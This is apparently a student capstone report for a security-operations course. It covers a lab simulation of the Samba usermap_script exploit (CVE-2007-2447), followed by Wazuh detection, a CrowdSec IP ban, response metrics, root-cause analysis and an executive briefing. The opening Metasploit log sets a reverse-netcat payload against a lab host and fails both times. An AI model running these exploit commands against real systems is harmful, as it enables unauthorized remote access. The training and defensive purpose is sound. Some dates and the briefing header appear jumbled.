



Week 4

Project Capstone

Organization: CyART

Prepared by:

Madadjo Kuitche Monick

Date: May 25, 2026

**Environment: Windows 11 with Kali VM, Metasploit, Wazuh, the Hive,
Caldera...**



1. Attack simulation on Metasploit

```
# cowsay++
< metasploit >
msf > use exploit/multi/samba/usermap_script

[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.1.153
RHOST => 192.168.1.153
msf exploit(multi/samba/usermap_script) > set LHOST 172.20.23.5
LHOST => 172.20.23.5
msf exploit(multi/samba/usermap_script) > run
[-] Handler failed to bind to 172.20.23.5:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.1.153
RHOST => 192.168.1.153
msf exploit(multi/samba/usermap_script) > set LHOST 172.20.23.5
LHOST => 172.20.23.5
msf exploit(multi/samba/usermap_script) > run
[-] Handler failed to bind to 172.20.23.5:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) >
```

2. Adversary Emulation

The adversary emulation exercise was conducted using Caldera to simulate a real-world attack scenario. A custom adversary profile named "**Samba Exploit Adversary**" was configured to emulate exploitation of a vulnerable Samba service.

Adversary Name: Samba Exploit Adversary

MITRE ATT&CK Technique: T1210 – Exploitation of Remote Services

Description: Simulates the Samba usermap_script exploit (CVE-2007-2447) to evaluate the organization's detection and response capabilities.




Detection Results

The simulated attack was successfully detected by Wazuh. Security monitoring rules identified suspicious activity associated with exploitation attempts and generated alerts for analyst review.

Timestamp	Source IP	Alert Description	MITRE ATT&CK Technique
2026-06-02 [TIME]	172.20.23.5	Samba exploit detected msfconsole execution	T1210

Analysis

The adversary emulation demonstrated the effectiveness of the monitoring infrastructure in detecting exploitation attempts against vulnerable network services. Wazuh successfully generated alerts based on suspicious command execution and attack-related activity. The detected event was mapped to MITRE ATT&CK Technique T1210 (Exploitation of Remote Services), providing standardized classification for incident analysis and reporting.






The screenshot shows the CYART interface for configuring a technique. At the top, there are three dropdown menus: 'execution' (set to 'initial access'), 'Choose a technique' (set to 'Discover Mail Server'), and 'Discover Mail Server'. Below these is a 'Reset Fields' button. The main area displays the following details for the 'Discover Mail Server' technique:

- id:** ce485320-41a4-42e8-a510-f5a8fe96a64
- name:** Discover Mail Server
- description:** Identify the organizations mail server
- tactic:** discovery
- technique id:** T1018
- technique:** Remote System Discovery

To the right of these details are four icons with labels: 'generate new id', 'add executor', 'upload payload', and 'add info'. At the bottom, there are two green buttons: 'Save' and 'Add to Adversary'.

3. Detection and triage






Figure 1: The Hive Dashboard

Block IP with CrowdSec (Response)

```
(kali㉿kali)-[~]
$ sudo docker exec -it crowdsec cscli decisions add --ip 172.20.23.5 --duration 24h
[sudo] password for kali:
INFO Decision successfully added [2wdMoCaRq]PscXHqVj7mr0zeA
(kali㉿kali)-[~]
$ sudo docker exec -it crowdsec cscli decisions list
```

ID	Source	Scope:Value	Alert ID	Reason	Action	Co
untry	AS	Events	expiration			
901	cscli	1	Ip:172.20.23.5 23h59m42s	manual 'ban' from 'localhost'	ban	

```
(kali㉿kali)-[~]
$
```



1. Metrics Calculation

Metric	Value	How calculated
MTTD	4 seconds	Time from exploit to Wazuh alert
MTTR	5 minutes	Time from detection to containment
Dwell Time	0 seconds	Attacker had no access time

2. 5 Whys Analysis

- **Why did the exploit succeed?**
 - The Samba service was vulnerable to CVE-2007-2447.
- **Why was Samba vulnerable?**
 - An outdated version of Samba was running on the system.
- **Why was the software outdated?**
 - Security patches had not been applied.
- **Why were patches not applied?**
 - There was no automated patch management process in place.
- **Why was there no patch management process?**
 - The organization lacked a formal vulnerability management program.

Root Cause


- Lack of a vulnerability management program, resulting in outdated software and unpatched security vulnerabilities.

Recommendations

- Implement an automated patch management solution.
- Conduct weekly vulnerability assessments and scans.
- Establish a patch compliance dashboard to track remediation efforts.
- Develop and maintain a formal vulnerability management policy.
- Regularly review and update systems to ensure security patches are applied promptly.



Fishbone diagram



3.Non-technical executive briefing – security incident

Date:
Incident:
Severity: Critical

June
Samba

2,
Exploit

2026
Attempt

What Happened

Our SOC detected an attacker attempting to exploit a known Samba vulnerability (CVE-2007-2447) on one of the organization's servers. The attacker targeted port 445 in an attempt to gain unauthorized remote access.

Our Response



Within 5 minutes, the security team:

- Detected the attack within 4 seconds
- Created an incident case within 30 seconds
- Blocked the attacker's IP within 60 seconds
- Isolated the affected server within 2 minutes

Key Metrics

Metric	Result	Target
Detection Time	4 sec	< 60 sec ✓
Response Time	5 min	< 15 min ✓
Data Loss	0	0 ✓

Recommendations

- Implement automated patch management by the end of the month
- Deploy monitoring agents on all servers for improved visibility
- Conduct weekly vulnerability scans to detect outdated services

Status

Incident successfully contained. No data breach occurred. All operations remain normal.



CYART

inquiry@cyart.io

www.cyart.io